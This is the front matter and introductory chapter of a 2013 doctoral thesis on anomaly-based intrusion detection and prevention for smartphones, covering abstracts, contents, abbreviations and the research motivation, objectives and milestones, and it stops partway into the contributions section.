

UNIVERSITY OF THE AEGEAN



DOCTORAL THESIS

Anomaly-Based Intrusion Detection and Prevention Systems for Mobile Devices: Design and Development

Author:

Dimitrios Damopoulos

Supervisor:

Assist. Prof. Georgios Kambourakis

*A thesis submitted in fulfilment of the requirements
for the degree of Doctor of Philosophy*

at the

Laboratory of Information and Communication Systems Security
Department of Information and Communication Systems Engineering

July 2013

Declaration of Authorship

I, Dimitrios Damopoulos, declare that this thesis entitled, “Anomaly-Based Intrusion Detection and Prevention Systems for Mobile Devices: Design and Development” and the work presented in it are my own. I confirm that:

- This work was done wholly while in candidature for a research degree at this University.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed:

Date: June 28, 2013

Advising Committee of this Doctoral Thesis:

Georgios Kambourakis, Supervisor
Department of Information and Communication
Systems Engineering

Stefanos Gritzalis, Advisor
Department of Information and Communication
Systems Engineering

Elisavet Konstantinou, Advisor
Department of Information and Communication
Systems Engineering

University of the Aegean, Greece
2013

Approved by the Examining Committee:

Stefanos Gritzalis
Professor, University of the Aegean, Greece

Georgios Kambourakis
Assistant Professor, University of the Aegean, Greece

Vasilios Katos
Assistant Professor, Democritus University of Thrace, Greece

Elisavet Konstantinou
Assistant Professor, University of the Aegean, Greece

Konstantinos Lambrinoudakis
Associate Professor, University of Piraeus, Greece

Emmanouil Maragkoudakis
Assistant Professor, University of the Aegean, Greece

Christos Xenakis
Assistant Professor, University of Piraeus, Greece

University of the Aegean, Greece

2013

“The evolution of malwares is a continuous race between intruders and defenders. Both use the same programming methods, tools and resources either to create a smart malware or to develop intelligent protection mechanisms.”

Dimitrios Damopoulos

Abstract

Mobile devices have evolved and experienced an immense popularity over the last few years. Nevertheless, this growth has exposed mobile devices to an increasing number of security threats. It is thus for sure that despite the variety of peripheral protection mechanisms described in the literature, and the (post)authentication and access control techniques imposed by the Operating Systems (OS) of such devices, integral protection against advanced intrusions cannot be adequately enforced. More specifically, sophisticated, powerful OSs, such as Android and iOS, and the services they can support bring new opportunities to attackers toward compromising the device and the data stored on it. This is along with the rise of mobile malware which is anticipated to comprise a serious threat in the near future. Therefore, the research community is constantly seeking for solutions to cope with these newly-introduced perils. Thus, a need for more intelligent and sophisticated security controls such as Intrusion Detection and Prevention Systems (IDPS) is deemed necessary. However, whilst much work has been devoted to mobile device IDSs in general, research on anomaly-based or behavior-based IDS has been limited leaving several problems unsolved.

Motivated by this fact, this doctoral thesis focuses on the design and development of advanced anomaly IDPS for modern mobile devices. Moreover, to the best of our knowledge, it is the first to explore, propose and evaluate modern advanced behavioral-based mechanisms and characteristics which can be used towards enhancing the security of mobile devices.

More specifically, in the context of this thesis we show that by monitoring user's touch patterns and behaviors as they utilize popular mobile applications or services (e.g., SMS, Call, Internet), and/or by profiling native system calls produced by an active (running) service, one is able to design powerful mechanisms that can be very reliable and accurate in detecting malicious behavior produced by malwares or unauthorised device use.

The IPD mechanisms proposed and evaluated in the context of the present thesis are capable of detecting new undocumented malwares or illegitimate usage of services. This is achieved by providing continuous authentication to ensure legitimate use of the device and prevent threats via intelligent post-authentication and non-repudiation response schemes. This is supported by the experimental results that attest the efficiency of the proposed mechanisms.

However, particular emphasis throughout with work is put to understand, explore and present how novel mobile device security threats can be exploited to violate confidentiality, integrity, availability, authenticity and privacy requirements imposed by such

devices. This means that, by attacking modern smartphone platforms and popular services, and considering the different attack vectors, it allowed us to create proper IDP mechanisms for modern mobile devices.

Last but not least, an advanced IDP theoretical framework for modern mobile platforms is introduced offering food for thought for future work in this exciting field.

Greek Abstract

Τα τελευταία χρόνια οι έξυπνες κινητές συσκευές έχουν εξελιχθεί σημαντικά, τόσο σε επίπεδο υλικού όσο και υπηρεσιών που μπορούν να υποστηρίξουν, και γι' αυτό η χρήση τους γνωρίζει ραγδαία εξάπλωση. Δεν αποτελεί υπερβολή το ότι οι παντός είδους τέτοιες συσκευές έχουν γίνει αναπόσπαστο μέρος της καθημερινότητάς μας. Παρόλα αυτά, η αυξανόμενη αυτή τάση έχει μοιραία εκθέσει τις κινητές συσκευές σε ένα ολοένα και αυξανόμενο πλήθος απειλών κατά της ασφάλειάς τους. Με τον όρο «ασφάλεια» αναφερόμαστε στην ασφάλεια που παρέχεται σε επίπεδο χρήστη της συσκευής, όσο και στο επίπεδο των δεδομένων που αποθηκεύονται σε αυτή. Παρά το πλήθος των μηχανισμών ασφάλειας που ενσωματώνουν τα σύγχρονα λειτουργικά συστήματα των κινητών συσκευών, όπως τεχνικές ελέγχου προσπέλασης χρηστών και ετεροχρονισμένης αυθεντικοποίησης, δεν είναι πάντοτε δυνατή η παροχή ολοκληρωμένης και αποτελεσματικής προστασίας ενάντια σε νέου τύπου εισβολές.

Συγκεκριμένα, η εμφάνιση εξελιγμένων λειτουργικών συστημάτων (πλατφορμών), όπως το Android και το iOS, και η διαρκής εξάπλωση «ευφυσών» κακόβουλου λογισμικού, ειδικά κατασκευασμένου για αυτές τις πλατφόρμες, θέτουν νέα δεδομένα στο σχεδιασμό και υλοποίηση αποτελεσματικών λύσεων ασφαλείας για τους χρήστες αυτών των συσκευών. Έτσι, καθίσταται ολοένα και περισσότερο πρόδηλη η ανάγκη για τη δημιουργία έξυπνότερων και αποτελεσματικότερων μηχανισμών ασφαλείας, όπως είναι τα Συστήματα Ανίχνευσης και Πρόληψης Εισβολών (Intrusion Detection and Prevention Systems - IDPS). Ωστόσο, ενώ μέχρι στιγμής έχει μελετηθεί σε ικανοποιητικό βαθμό η χρήση IDPS σε κινητές συσκευές, η έρευνα που αφορά στην ανίχνευση εισβολών, η οποία όμως βασίζεται στον εντοπισμό ανωμαλιών σε προφίλ συμπεριφοράς χρήστη, είναι περιορισμένη. Παράλληλα, στο γοργά εξελισσόμενο χώρο των έξυπνων φορητών συσκευών, πλήθος προβλημάτων εξακολουθούν να παραμένουν αναπάντητα ή μερικώς απαντημένα όσον αφορά τη χρήση IDPS.

Ο κύριος στόχος της παρούσας διδακτορικής διατριβής είναι η μελέτη και υλοποίηση ισχυρών και αξιόπιστων μηχανισμών ασφαλείας, οι οποίοι να είναι ικανοί στο να ανιχνεύουν με μεγάλη ακρίβεια κακόβουλες συμπεριφορές που παράγονται είτε από κακόβουλο λογισμικό, είτε από μη εξουσιοδοτημένη χρήση της συσκευής.

Πιο συγκεκριμένα, οι μηχανισμοί που προτείνονται και αξιολογούνται στο πλαίσιο της διατριβής είναι ικανοί να εντοπίζουν εισβολές καταγράφοντας: (α) τα πρότυπα αφής που παράγονται όταν ο χρήστης της συσκευής αλληλεπιδρά με την οθόνη της, (β) τις συνήθειες του χρήστη ως προς το πώς χρησιμοποιεί δημοφιλείς εφαρμογές ή υπηρεσίες, όπως για παράδειγμα αποστολή/λήψη μηνυμάτων, τηλεφωνικές κλήσεις, περιήγηση στο

Διαδίκτυο, ψηφιακούς βοηθούς κ.ά., καθώς και (γ) το προφίλ που δημιουργείται από τις κλήσεις του λειτουργικού συστήματος όταν εκτελούνται οι εφαρμογές.

Οι μηχανισμοί IDP που παρουσιάζονται στη διατριβή, έχουν τη δυνατότητα να εντοπίζουν νέες, μη καταγεγραμμένες εκδοχές κακόβουλου λογισμικού, μη ορθή χρήση υπηρεσιών, ενώ μπορούν επίσης να παρέχουν διαρκή αυθεντικοποίηση για να εξασφαλίσουν τη χρήση της έξυπνης φορητής συσκευής μόνο από τους εξουσιοδοτημένους χρήστες της. Οι προταθέντες μηχανισμοί, παρουσιάζουν ιδιαίτερα ανταγωνιστικές επιδόσεις στην αποτροπή επιθέσεων κατά της μη-εξουσιοδοτημένης χρήσης της συσκευής, αξιοποιώντας έξυπνα αλλά ταυτόχρονα εύκολα υλοποιήσιμα και κλιμακούμενα μοντέλα ετεροχρονισμένης αυθεντικοποίησης και μη-αποποίησης. Για την επαρκή αξιολόγηση των μηχανισμών που προτείνονται χρησιμοποιήθηκαν πραγματικά δεδομένα και ικανό πλήθος προφίλ χρηστών.

Ιδιαίτερη έμφαση στα πλαίσια της διατριβής δίνεται, στην κατανόηση, διερεύνηση και παρουσίαση των μεθόδων και ιδιαίτερων τεχνικών που ενδέχεται να χρησιμοποιηθούν από επίδοξους εισβολείς με σκοπό την παραβίαση βασικών απαιτήσεων ασφάλειας, όπως η εμπιστευτικότητα, ακεραιότητα, διαθεσιμότητα, αυθεντικότητα και ιδιωτικότητα, που πλέον - περισσότερο από ποτέ - θεωρούνται επιβεβλημένες για τις σύγχρονες κινητές συσκευές. Συγκεκριμένα, μέσω της σχεδίασης κακόβουλου λογισμικού και της υλοποίησης πρότυπων τύπων επιθέσεων σε κινητές πλατφόρμες και υπηρεσίες έγινε εφικτή η αποτελεσματική αξιολόγηση των προταθέντων μηχανισμών IDP.

Συνολικά, τα αποτελέσματα της διατριβής μπορούν να αξιοποιηθούν για την υλοποίηση ενός προηγμένου και ολιστικού πλαισίου IDPS για έξυπνες-φορητές συσκευές. Η θεωρητική βάση για ένα τέτοιο πλαίσιο αναπτύσσεται στο παρόν πόνημα και γι' αυτό μπορεί άμεσα να αξιοποιηθεί ως βάση για μελλοντικές έρευνες στην περιοχή.

Acknowledgements

After more than 3 years of hard doctoral work, including however moments of great joy, I would like to thank people who have contributed to this thesis.

I would firstly like to express my heartfelt gratitude to my supervisor Assist. Prof. Georgios Kambourakis, who was not only my mentor, but a friend as well. His valuable advice, guidance, scientific and moral support during my research has not been only inspirational but also determinant in achieving my goals. I could not be prouder of my academic roots and hope that I can in turn pass on the research values and the dreams that he has gave to me.

Special thanks go to my everlasting mentor Prof. Stefanos Gritzalis, whose knowledge, enthusiasm, skills, professionalism, and continuous support provided the ideal basis for this work to carry on in the right direction, and for important research and professional skills to be acquired.

Appreciation also goes to Assist. Prof. Elisavet Konstantinou, member of my advisory committee, and Assist. Prof. Emmanouil Maragkoudakis for their guidance and advice that greatly helped me to improve my research skills.

To my dear comrades and friends Mr. Lazaros Vrysis, Mr. Agruris Kranias, Mr. Kostas Koliass, Mrs. Sia Douma, Marios Anagnostopoulos, Mr. Nasos Loukas, Mrs. Sofianna Menesidou, thank you for providing a pleasant and fun environment, full of interesting discussions. I wish them to fulfill their goals and ambitions.

A special thanks goes to Mrs. Lefkothea Spiliotopoulou who tirelessly encouraged me to keep working hard for my dream. I wish her all the best in her research.

It is certain I would not have made it here without my parents, Ilias and Despoina, and my sister Elpida who instilled within me a love of creative pursuits, science and language, all of which finds a place in this thesis. To my family, thank you. Their love and encouragement has given me strength and inspiration throughout my research. I am grateful that these people had faith to me and my abilities and have always been by my side throughout my studies.

Contents

Declaration of Authorship	i
Advising Committee of this Doctoral Thesis	ii
Approved by the Examining Committee	iii
Abstract	v
Greek Abstract	vii
Acknowledgements	ix
List of Figures	xiv
List of Tables	xvi
Abbreviations	xvii
1 Introduction	1
1.1 Motivation and Objectives	2
1.2 Methodology and Milestones	5
1.3 Contributions	6
1.4 Thesis Structure	12
2 Mobile Device Evolution	15
2.1 Mobile Cellular Evolution	16
2.2 Wireless Network Evolution	16
2.3 Mobile Device Evolution	18
2.4 Mobile Device OS Evolution	19
2.5 Mobile Device Security	24
2.6 The evolution of Mobile Malware	25
2.6.1 Mobile Service Fraud, Social Engineering Attacks and Privacy Ex- posure	27
2.6.2 Mobile Malware Categorization	28
2.7 Mobile Device Security Mechanisms	31
2.7.1 User Authentication	32

2.7.2	Mobile Encryption, Sandbox and User Privileges	32
2.7.3	Mobile Antivirus and Firewall	34
2.8	Discussion	35
3	Background on Intrusion Detection	36
3.1	A generic IDS	37
3.1.1	Event Box	38
3.1.1.1	E-boxes Location	38
3.1.2	Analysis Box	39
3.1.2.1	Misuse-based vs. Anomaly-based Detection	40
3.1.2.2	Static vs. Dynamic Analysis	41
3.1.3	Database Box	42
3.1.4	Response Box	43
3.1.4.1	Passive vs. Active Responses	43
3.2	IDS Requirements	44
3.3	Mobile devices and Biometrics	44
3.4	Introduction to Biometrics	45
3.5	Biometric Characteristics	47
3.5.1	Physiological Biometrics	47
3.5.2	Behavioral Biometrics	48
3.6	Smartphone Biometrics	49
3.7	Metrics used in Biometrics	51
4	Review of Anomaly-based Detection Mechanisms for Mobile Platforms	54
4.1	Proposals on Malware Detection	55
4.1.1	Detection based on Static Analysis	56
4.1.2	Detection based on Dynamic Analysis	57
4.2	Application and Service Behavior Profiling	59
4.2.1	Telephony Service	59
4.2.2	Battery	62
4.2.3	Location Services	63
4.3	Pure Biometrics	64
4.3.1	Hard keyboard-oriented Keystroke Proposals	64
4.3.2	Motion-oriented Keystroke Proposals	67
4.3.3	Proposals based on Touchscreens	68
4.4	Discussion	69
5	Attacking Modern Mobile Platforms and Popular Services	72
5.1	iOS Milestones	73
5.2	iOS Malware “HOWs and TOs”	76
5.3	iSAM	79
5.3.1	iSAM Infection Methods	80
5.3.2	iSAMScanner: Scan, Connect, Infect	81
5.3.3	iSAMUpdate: Update, Command, Control	81
5.3.4	iCollector: Gathers private information from the device	82
5.3.5	iSMSBomber: Sends malicious SMS messages in stealth mode	83

5.3.6	iDoSApp: Denial of Application Services	84
5.3.7	iDoSNet: Denial of Network Services	85
5.4	Attacking User Privacy and Modern Mobile Services	85
5.4.1	mDNS	85
5.4.2	The Tethering and Siri Services	86
5.4.3	Implementation	88
5.4.3.1	The DNS Poisoning Malware	88
5.4.4	Attack Scenarios	91
5.4.4.1	Scenario I: DNS Hijacking	92
5.4.4.2	Scenario II: Privacy leak over Siri	93
5.4.4.3	Exposing the User's Geographical Location	95
5.4.4.4	Obtaining Sensitive Information via SMS	96
5.4.4.5	Acquiring User's Password	96
5.5	From Keyloggers to Touchloggers	98
5.5.1	A fully-fledged Touchlogger for iOS Devices	100
5.5.2	Touchloggers as Malware	103
5.5.2.1	Scenario I	105
5.5.2.2	Scenario II	106
5.5.2.3	Scenario III	106
6	Observing User's Behavior	108
6.1	User Profiling: Touch Patterns	109
6.1.1	Touchstroke pseudocode analysis	111
6.1.2	Methodology and Data Structure	112
6.1.3	Results	114
6.2	User Profiling: SMS, Calls, Internet Services	117
6.2.1	Methodology	118
6.2.1.1	Data Collection	118
6.2.1.2	Data Structure	120
6.2.1.3	Methods	121
6.2.2	Results	123
6.2.2.1	Descriptive facts	124
6.2.2.2	Effectiveness	125
6.2.2.3	Performance	127
6.2.3	Single User ROC Curve Experiment	129
6.3	Discussion	131
7	System profiling: Detection of Malware	134
7.1	Design and Implementation	135
7.2	A Real Case Scenario	138
7.3	Employing Machine Learning	141
7.4	Discussion	143
8	User Post-Authentication	145
8.1	System Description	147
8.2	Evaluation	149
8.2.1	Methodology	149

8.2.2	Results	151
8.3	Discussion	152
9	Conclusions and Future Research Directions	153
9.1	A Modern IPD Framework for Mobile Platforms	154
9.1.1	A Generic Mobile Device OS Framework	154
9.1.2	Event Sensors	156
9.1.3	System Manager	157
9.1.4	Security Manager	157
9.1.5	Detection Manager	158
9.1.6	Response Manager	158
9.1.7	Knowledge Manager	159
9.1.8	Cloud Manager	159
9.2	Thesis Contribution	159
9.3	Research Directions	162
A	iSAM Pseudocode	165
A.0.1	Pseudocode of the iCollector subroutine	165
A.0.2	Pseudocode of the iSMSBomber subroutine	165
A.0.3	Pseudocode of the iDoSNet subroutine	166
B	iTL Pseudocode	167
B.0.4	Pseudocode of the iGL module	167
B.0.5	Pseudocode of the Location Module Manager	170
B.0.6	Pseudocode of the KeyPortaint Location Module	174
B.0.7	Pseudocode of the KeyVirtual Location Module	176
B.0.8	Pseudocode of the KeyScram Location Module	178
	Bibliography	180

List of Figures

1.1	Research milestones with reference to objectives	7
1.2	Contributions done with reference to basic security requirements	14
2.1	High-level representation of the architecture of a modern mobile device . .	19
2.2	Mobile threats statistics	29
2.3	PIN vs. graphical password pattern authentication mechanism	33
3.1	Generic representation of an IDS	38
3.2	Modern mobile devices can utilize biometrics	50
3.3	ROC curve	53
4.1	Related Work	71
5.1	iSAM architecture	80
5.2	Malware module.	89
5.3	The /etc/hosts file after poisoning.	90
5.4	Source code snippet for disabling / enabling mDNSResponder.	91
5.5	Network architecture used during the attack scenarios.	92
5.6	Siri protocol flow.	94
5.7	Basic source code example of a custom plugin.	95
5.8	Part of the plugin responsible to retrieve user's location.	96
5.9	Log file created by the plugin when sending an SMS.	97
5.10	Message flow for acquiring user's password	98
5.11	iTL high-level architecture	101
6.1	iGL log file example records	111
6.2	FAR% and FRR% metrics per participant per classifier	114
6.3	Cross-projection of 24-hour touch profiles corresponding to 3 different users	116
6.4	A snapshot of participants' behavior profile	124
6.5	Average TPR (%) per validation method for each algorithm and sub-scenario	126
6.6	Average accuracy (%) per validation method for each algorithm and sub-scenario	127
6.7	Random Forest ROC curves for Telephone call and SMS	130
6.8	Web browsing history ROC curves	130
6.9	KNN Multimodal ROC curves	131
7.1	iDMA overall architecture	135
7.2	Enabling monitoring on a method	137

7.3	iMonitor results: Messages, iKee B, iSAM	139
8.1	A set of records created by the application for a given user when entering (signing) the letter 'c'	147
8.2	Cross-projection of the dynamic signature of the same string as entered by three different users	150
9.1	Generic mobile device OS framework	155
9.2	Proposed cross-layer IDP framework for mobile platforms	160

List of Tables

2.1	The evolution of cellular mobile communication technologies	17
2.2	Mobile device evolution	18
2.3	Growth of different official app stores per mobile platform	20
2.4	Application Usage	21
2.5	Network-based vs. Host-based Services	21
2.6	Various types of mobile malware	30
2.7	Mobile device threats vs. Security mechanisms	35
3.1	Comparison between Misuse & Anomaly-based Detectionn	42
3.2	IDS confusion matrix	51
6.1	Aggregated classification results	116
6.2	Collected data and their features	120
6.3	Preliminary classification tests	124
6.4	Average classification times	128
6.5	Average classification times in terms of validation methods	128
7.1	Methods being monitored by CyDetector	137
7.2	Malicious methods used for testing the classifiers	142
7.3	Malware detection results per algorithm	143
8.1	Dynamic Signature-based classification results	149
9.1	Overall Phd thesis contribution	162

Abbreviations

1G	First Generation cellular network
2.5G	Second Generation Enhanced cellular network
2G	Second Generation cellular network
3G	Third Generation cellular network
4G	Fourth Generation cellular network
ABD	Abnormal Battery Drain
ACC	Accuracy
ADSA	Anomaly Detection System for Android
ANN	Artificial Neural Network
AP	Access Point
API	Application Programming Interface
Appx	Appendix
ASLR	Address Space Layout Randomization
BDR	Bayes Decision Rule
BPH	Behaviour Profile History
C&C	Command & Control
CA	Certificate Authority
CBP	Current Behaviour Profile
CFF	Compact Font Format
CIDS	Centralized IDS
CLR	Common Language Runtime
CPU	Central Processing Unit
DEP	Data Execution prevention
DHCP	Dynamic Host Configuration Protocol
DMCA	Digital Millenium Copyright Act

DoS	Denial of Service
DT	Decision Trees
DVM	Dalvik Virtual Machine
dylib	Dynamic Library
EER	Equal Error Rate
ESSID	Extended Service Set ID
FAR	False Acceptance Rate
FAST	Finger-gestures Authentication System using Touchscreen
FAT	File Allocation Table
FF MLP	Feed Forward Multilayered Perceptron Network
FN	False Negative
FNR	False Negative Rate
FP	False Positive
FPR	False Positive Rate
FRR	False Rejection Rate
GPRS	General packet radio service
GPS	Global Position System
GRNN	Generalised Regression Neural Networks
GSM	Global System Mobile
GUI	Graphical User Interface
HCI	Human-to-Computer Interaction
HHMM	Hierarchical Hidden Markov Model
HIDS	Host-based IDS
IDPS	Intrusion Detection and Prevention System
IDS	Intrusion Detection System
iGL	iGestureLogger
iKL	iKeylogger
IM	Instant Messages
IMSI	International Mobile Subscriber Identity
iOS	iPhone Operating System
IrDa	Infrared Data Association
iSAMS	iSAM Server
iTL	iOS TouchLogger

JRE	Java Runtime Environment
KDA	Keystroke Dynamics-based Authentication
KNN	K-Nearest Neighbor
LM	Location Module
LMM	Location Module Manager
LR	Linear Regression
mDNS	Multicast DNS
MDS	Malware Detection System
MLP	Perceptron
MMS	Multimedia Messaging Service
NFC	Near Field Communication
NIDS	Network-based IDS
OS	Operating Systems
p	Precision
PAN	Personal Area Network
PDA	Personal Digital Assistants
PC	Personal Computer
PH	Personal Hotspot
PIN	Personal Identification Number
PKI	Public Key Infrastructure
plist	Property Lists file
POSIX	Portable Operating System Interface
PSA	Power Secure Architecture
PSK	Pre-shared key
r	Recall
RAM	Random Access Memory
RBF	Radial Basis Function
ROC	Receiver Operating Characteristics
ROM	Read Only Memory
SDK	Software Development Kit
SIM	Subscriber Identity Module
SLP	Screen Lock Password
Smishing	SMS phishing

SMS	Short Messaging Service
SOM	Self-Organizing Map
SQLite	Structured Query Language Lite
SVM	Support Vector Machine
T-FAT	Transaction-safe FAT
TIFF	Tag Image File Format
TLCK	Temporal Logic of Causal Knowledge
TN	True Negative
TNR	True Negative Rate
TP	True Positive
TPR	True Positive Rate
UDID	Unique Device Identifier
UI	User Interface
UIEvent	User Interface Event class
UIKit	User Interface Kit class
UIResponder	User Interface Responder class
UITouch	User Interface Touch class
UIView	User Interface View class
UMTS	Universal Mobile Telecommunication Systems
USB	Universal Serial Bus
Vishing	Voice call phishing
WAP	Wireless Application Protocol
Weka	Waikato Environment for Knowledge Analysis
Wi-Fi	Wireless Fidelity
WMAM	Weighted Moving Average Model
ZCN	Zero Configuration Networking

Chapter 1

Introduction

Security has become a critical issue for modern computer systems due, among others, to the rapid growth of computer networks during the past two decades (Singh, 2004). This growth has exposed computer networks to an increasing number of security threats (Kruegel et al., 2005). Thus, it can be safely argued that despite the variety of existing protection methods described in the literature in the recent years, including peripheral protection mechanisms and various authentication and access control techniques, integral protection against intrusions cannot be achieved (Wang et al., 2006). In this context, more sophisticated security controls such as Intrusion Detection and Prevention Systems (IDPS) are deemed necessary.

Historically, the concept of intrusion detection appeared in the late 1970s (Jones and Sielken, 2000). The research of intrusion detection began by Anderson's paper namely, "Computer Security Threat Monitoring and Surveillance" (Anderson, 1980). An intrusion can be defined as "a sequence of related actions performed by a malicious adversary that results in the compromise of confidentiality, integrity or availability of a target system" (Kruegel et al., 2005). Intrusion detection is the process of identifying individuals who are either trying to break into and misuse a system without authorization or those who have legitimate access to the system but are abusing their privileges (Mukherjee et al., 1994, Debar et al., 2000). In 1987, intrusion detection technology became a well-established research area after Denning's seminal paper (Denning, 1987). Since then, a notable amount of IDPS research has been carried out.

Apart from computer networks, rapid development has occurred in mobile communication technology (Sun et al., 2007). Over the last few years, mobile devices have gained increasing popularity due to the variety of the data services they offer, such as texting, emailing, browsing the Internet, document editing, playing games, along with the traditional voice services. Nowadays, such devices are equipped with enough facilities to even replace the usage of laptops. As a result, analysts are expecting a mobile population of 7 billion by end-2013 (Portio Research, 2013). These devices are able to communicate through a multiple network of accesses (3G/GSM, WiFi, RFID, IrDA, Bluetooth) (Chow and Jones, 2008), and are used to store increasing amounts of critical data (Allen, 2005).

Since the first appearance of the iPhone by Apple in 2007, mobile devices have changed dramatically concerning hardware, software and user interface capabilities, leading to the new era of smartphones. These devices, are getting constantly smaller, cheaper, more convenient and powerful, and are able to provide a plethora of advanced data input interfaces enabling the user to interact with the device more productively. Typical examples of such advanced features include software keyboards displayed on a touch-screen instead of hard ones, magnetometer and gyroscope for measuring or maintaining the orientation of the device and many more.

However, at the same time, modern smartphones comprise an attractive target for any potential intruder or malicious code. On the one hand, such expensive devices are attracting the attention of occasional or even petty thieves. Note that the target of such incidents may not only be the device itself (e.g., sell it for profit) but in some cases the data stored in it. On the other hand, ultra-portable devices now represent a promising target for malware developers that struggle to expose users' sensitive data, compromise the device or manipulate popular services (Polla et al., 2012).

1.1 Motivation and Objectives

As already pointed out, the immense evolution of the so-called “mobile era” renders smartphones an attractive target to attackers. The migration from legacy to converged networks and then to converged communications has also complicated this situation as providers must now deal with millions of devices out of their reach and the huge growth in converged wireline and wireless network traffic. Even worse, many of these

new devices do not yet have adequate security management capabilities, and complexity is added up with the immense variety of applications available from their respective official or third-party on-line application stores. As a result, network and/or service providers must cope not only with the management and provisioning of these devices and the traffic from specific mobile applications traveling over their wired and wireless interfaces, but also the constantly growing mobile malware threat.

This situation led to the increment of both the number and taxonomies of vulnerabilities exploiting services and communication channels offered for such devices. In fact, smartphones now represent a promising target for malware developers that struggle to expose users' sensitive data, compromise the device or manipulate popular services ([Damopoulos et al., 2011](#), [2012a](#), [Polla et al., 2012](#), [Teraoka, 2012](#)). Also, recent experiences show that by blending spyware as a malicious payload with worms as a delivery mechanism, malicious applications are capable of being exploited for many facets of espionage and identity theft. According to a recent research, Android and iOS (formerly known as iPhone Operating System) are the two most popular smartphone Operating Systems (OS) sharing together a percent of over 70% ([Lookout, 2012](#)). But it is also estimated that almost one million Android smartphones have been affected by some malware only in the first half of 2011, while the 33.9% of the free iOS applications had some kind of hidden capability with the intent to leak private user information ([Lookout, 2012](#), [Dafir and En-Nasry, 2011](#)).

Malware especially written for mobile platforms capitalizes on traditional social-engineering techniques such as email and P2P file-sharing, as well as attributes unique to mobile devices (e.g., Bluetooth and Short Messaging Service (SMS) messages). For example, the increasing convergence of various messaging platforms has magnified the mobile malware threat, since users can now send and receive instant messages (IM) and SMS from/to their mobile devices via SMS gateways on the Internet. But, given the very large volume of messages traversing the public IM and cellular networks, the potential for damage from fast propagating malicious software augments exponentially.

On the other hand, the detection and tackling of malware developed for mobile devices can prove to be a highly demanding task, and as explained further down in chapter [5](#), it is sure to be more effort-demanding for mobile devices than desktop computers. Specifically, despite the variety of static or dynamic analysis techniques and the signature

or behavior-based detection ones described in the literature for personal computers so far, related research for smartphones has been limited leaving several problems unsolved. More precisely, smartphones have limited processing and memory resources, different CPU architecture and a variety of miniature OS versions compared to those of a personal computer, making the malware detection a complex task.

Without doubt, having change the mobile device architecture, both in hardware and software architecture, user behavior on how they interact with such devices has also changed. Nowadays, users interact with a very new and unique way with their mobile devices as they are using them in every day basis. Having change the front side of the mobile devices interface into an all touchscreen, has also affected the Graphical User Interface (GUI), how users hold the device in which points on the screen are touching etc. More over, with the plethora of newborn application and services, users have adopted mobile devices as their own personal assistant. However, on the downside, this handy “assistant” has access to all user’s personal information.

Due to the fact that a user’s or software behavior can be very unique when interacting with the device/OS, it would be very interesting if this observation can be used to authenticate the legitimate mobile device user or detect abnormal patterns in software behavior. To the best to our knowledge, such potential remains still unexplored.

(Obj. 3) The ultimate goal of this research is the definition of an advanced anomaly-driven IDP framework for modern mobile devices. Such a framework would be capable of detecting new undocumented malware or illegitimate use of services. At the same time, it could be utilized toward providing continuous authentication to ensure the legitimacy of the current user and preventing intrusions via the use of intelligent post-authentication and non-repudiation mechanisms.

(Obj. 2) Towards this aim, in the context of this thesis we explore, propose and evaluate new biometric-based behavioral approaches and characteristics which enhance the security of the mobile devices in different abstraction layers. To do so, behavior-based detection methods are used in an effort to profile a user or software based on its normal behavior. This allowed us to identify anomaly patterns of activities that deviate from a given pre-defined normal profile.

(*Obj. 1*) Also, an important aspect of the current research is to explore and understand how new mobile device security threats are able to shape themselves into attacks that seek to compromise fundamental principles of user/device security and privacy. This knowledge has been used to create proper security mechanisms for the mobile device ecosystem and further test them thoroughly. This satisfies the previously defined *obj. 2* which in turn will be used to materialize *obj. 3*. In fact, *obj. 3* is to be visualized after capitalising on knowledge gained by the realization of the other two objectives.

1.2 Methodology and Milestones

In order to achieve the aforementioned objectives the work was divided into seven distinct phases:

- i. Thorough study of the security requirements and threats in mobile device ecosystem. This milestone is to be satisfied by contacting literature review.
- ii. A comprehensive literature review of the existing anomaly-based intrusion detection mechanisms and the corresponding user authentication approaches. This is done to examine the applicability of deploying anomaly detection methods on mobile devices as well as to assess the solutions proposed by other researchers so far.
- iii. The design and implementation of a series of malicious case studies to expose vulnerabilities of modern mobile devices and OSs and to demonstrate how easy it can be to bypass existing mobile device security controls. The knowledge gained from the previous milestone will be put into practice in the current one. Specifically, this milestone involves the design of new attacks and their coding in Objective-C especially for the iOS platform. It also includes the assessment of attacks using properly designed testbeds.
- iv. The investigation of the applicability of new and advanced detection and authentication methods to be used as the core mechanisms for the deployment of IDP schemes that are capable to run on the mobile device. The aim of these schemes is on the one hand to enable the detection of malicious software, and on the other, to prevent unauthorized access to the device.

The current milestone builds upon the previous one and involves mainly the design of novel behavior-driven IDP solutions in the smartphone realm.

- v. The collection and creation of proper datasets to support the experimental detection process. That is, the collection of a critical mass of user and/or system records to form a dataset. The dataset will be used to evaluate the effectiveness and accuracy of solutions - designed in milestone 4 and be implemented in 6 - to detect and prevent intrusions. It is stressed that this milestone is deemed necessary due to the complete lack of ready-to-use security-related datasets for smartphones in the literature.
- vi. The design and evaluation of new biometric detection, prevention and response techniques for mobile devices. This milestone is mainly concerned with coding the solutions designed in milestone 4 and assessing them using the dataset(s) created in milestone 5. Also, it closely interacts with milestone 3 for proper retrofitting when needed. The implemented solutions are expected to:
 - Detect undocumented malware or illegitimate use of services.
 - Provide continuous authentication to ensure the legitimacy of the current user.
 - Prevent threats via intelligent post-authentication and non-repudiation response mechanisms.
- vii. The definition of a novel security framework to support the aim of anomaly IDP in modern mobile devices. Being in line with obj. 3, this milestone is mainly theoretical and is intended to incorporate all knowledge gained from the previous ones to form a unified IDP framework for modern smartphone platforms. However, its outcome is envisioned to be materialized in future works.

1.3 Contributions

As already pointed out in the previous subsection, the main ambition of this Phd research work is the shaping of an advanced anomaly-driven IDP security framework for modern mobile devices. Besides, as described in the previous subsection, the realization of this ambition is in line with the third objective. However, the fulfilment of the aforementioned

